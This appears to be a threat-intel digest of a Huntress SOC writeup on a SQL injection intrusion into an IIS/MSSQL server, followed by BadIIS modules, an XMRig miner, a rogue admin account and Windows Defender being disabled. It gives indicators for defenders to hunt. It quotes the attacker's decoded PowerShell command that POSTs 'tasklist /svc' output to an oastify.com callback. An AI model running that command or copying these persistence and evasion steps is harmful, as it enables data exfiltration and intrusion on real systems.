 huntress.comwriteup
Threat Actors Achieve Persistence After SQL Injection

Huntress SOC analysis of a June incident where a threat actor exploited a SQL injection flaw in an IIS/MSSQL web application to gain access, then extensively modified the environment: enabling Terminal Services, creating a rogue admin account (adminweb2$), disabling Windows Defender, deploying BadIIS malicious IIS modules (HttpFastCgiModule.dll, HttpCgiModule.dll) for SEO fraud, installing the XMRig cryptominer with nssm.exe persistence and hidden/system file attributes, and dropping additional PowerShell/batch payloads (qdcjoke1.2.ps1, c_joke1.2.ps1) via base64-encoded PowerShell and Out-of-Band Application Security Testing (OAST) exfiltration channels (oastify.com).
What it is
Huntress SOC breakdown of a June 26 incident at a tech-sector org, focused specifically on the post-exploitation artifacts a defender can hunt for. The value beyond the summary is the concrete IOCs, file paths, and one detail the summary omits: CnCrypt Protect was added alongside the miner, and the actor disabled Windows Defender but left other EDR monitoring untouched — a notable, incomplete evasion.
How it works
After SQL injection into an IIS/MSSQL endpoint, sqlservr.exe spawned cmd.exe to fetch qdcjoke1.2.ps1 into C:\users\public\, which pulled further payloads including c_joke1.2.ps1. Recon used tasklist /svc, with output POSTed to an OAST callback. BadIIS modules were installed via appcmd.exe. Miner files (edge.exe, Taskgmr.ps1) were dropped into C:\Program Files (x86)\Microsoft\EdgeUpdate\ — a legitimate-looking path — then hidden with attrib.exe and made persistent with nssm.exe.
Preconditions / Affected
IIS web server co-located with an MSSQL instance on the same endpoint, with a web page that fails to validate user input (SQL injection). MSSQL service context able to spawn cmd.exe/PowerShell.
What to do
Hunt for these artifacts rather than relying on prevention:
- Exfil / OAST callback — decoded recon command:
powershell -Command "Invoke-WebRequest -Uri 'http[:]//334thribetlhkyo977gqrcht1k7bvdj2[.]oastify[.]com' -Method Post -Body $(tasklist /svc | Out-String)"- Rogue account:
adminweb2$in the local Administrators group; enabled Terminal Services / RDP. - File-system IOCs:
edge.exeandTaskgmr.ps1underC:\Program Files (x86)\Microsoft\EdgeUpdate\with system/hidden/read-only attributes;qdcjoke1.2.ps1,c_joke1.2.ps1,xmr-1.zip; BadIISHttpFastCgiModule.dll,HttpCgiModule.dll. - Download infrastructure:
pub-c4c8e8c336c3429d97195076bf3bb6eb.r2[.]dev. - Alert on
sqlservr.exespawningcmd.exe/PowerShell,appcmd.exeinstalling modules, andnssm.exeservice creation.
flowchart TD
    A[SQLi via IIS web page] --> B[sqlservr.exe spawns cmd.exe]
    B --> C[tasklist /svc recon]
    C --> D[POST output to oastify.com]
    B --> E[Enable RDP + create adminweb2$]
    B --> F[Disable Defender]
    F -.leaves EDR untouched.-> F
    E --> G[BadIIS via appcmd.exe]
    E --> H[XMRig + nssm.exe persistence]
Caveats
The SQL injection is inferred from evidence (no direct MSSQL access observed), and BadIIS attribution leans on prior Cisco Talos research. No CVE or specific vulnerable application/version is named — the injection was an app-level input-validation flaw, so patch guidance is generic.
Organisations named here
- adminweb2$
- XMRig
Technologies named here
- Microsoft SQL Server
- tasklist /svc
- appcmd.exe
- Windows
- attrib.exe
- nssm.exe
- CnCrypt Protect
- XMRig
- PowerShell
- Huntress SOC
- IIS
- Windows Defender
- Remote Desktop Services
- tasklist
- Cisco Talos
Techniques named here
- SQL injection
- Discovery via tasklist /svc
- Exfiltration via web request
- Persistence via new user account
- Remote access via Terminal Services
- Defense evasion via disabling security tools
- Defense evasion via file attribute manipulation
- Persistence via service creation
- Malicious IIS module installation
- Silent script execution
- Payload download via PowerShell
Threat actors named here
- Unnamed threat actor
- BadIIS
- XMRig
Related in Threat Intel
 huntress.comwriteup
Reverse Engineering the Six Stages of MacSync Stealer and RAT
 huntress.comwriteup
AI-Coded Malware | Analyzing Vibe-Coded AD Enumeration | Huntress

 blog.talosintelligence.comtool
Introducing CAIRN: Frontier tracking for AI-integrated malware (Cisco Talos)
 huntress.comwriteup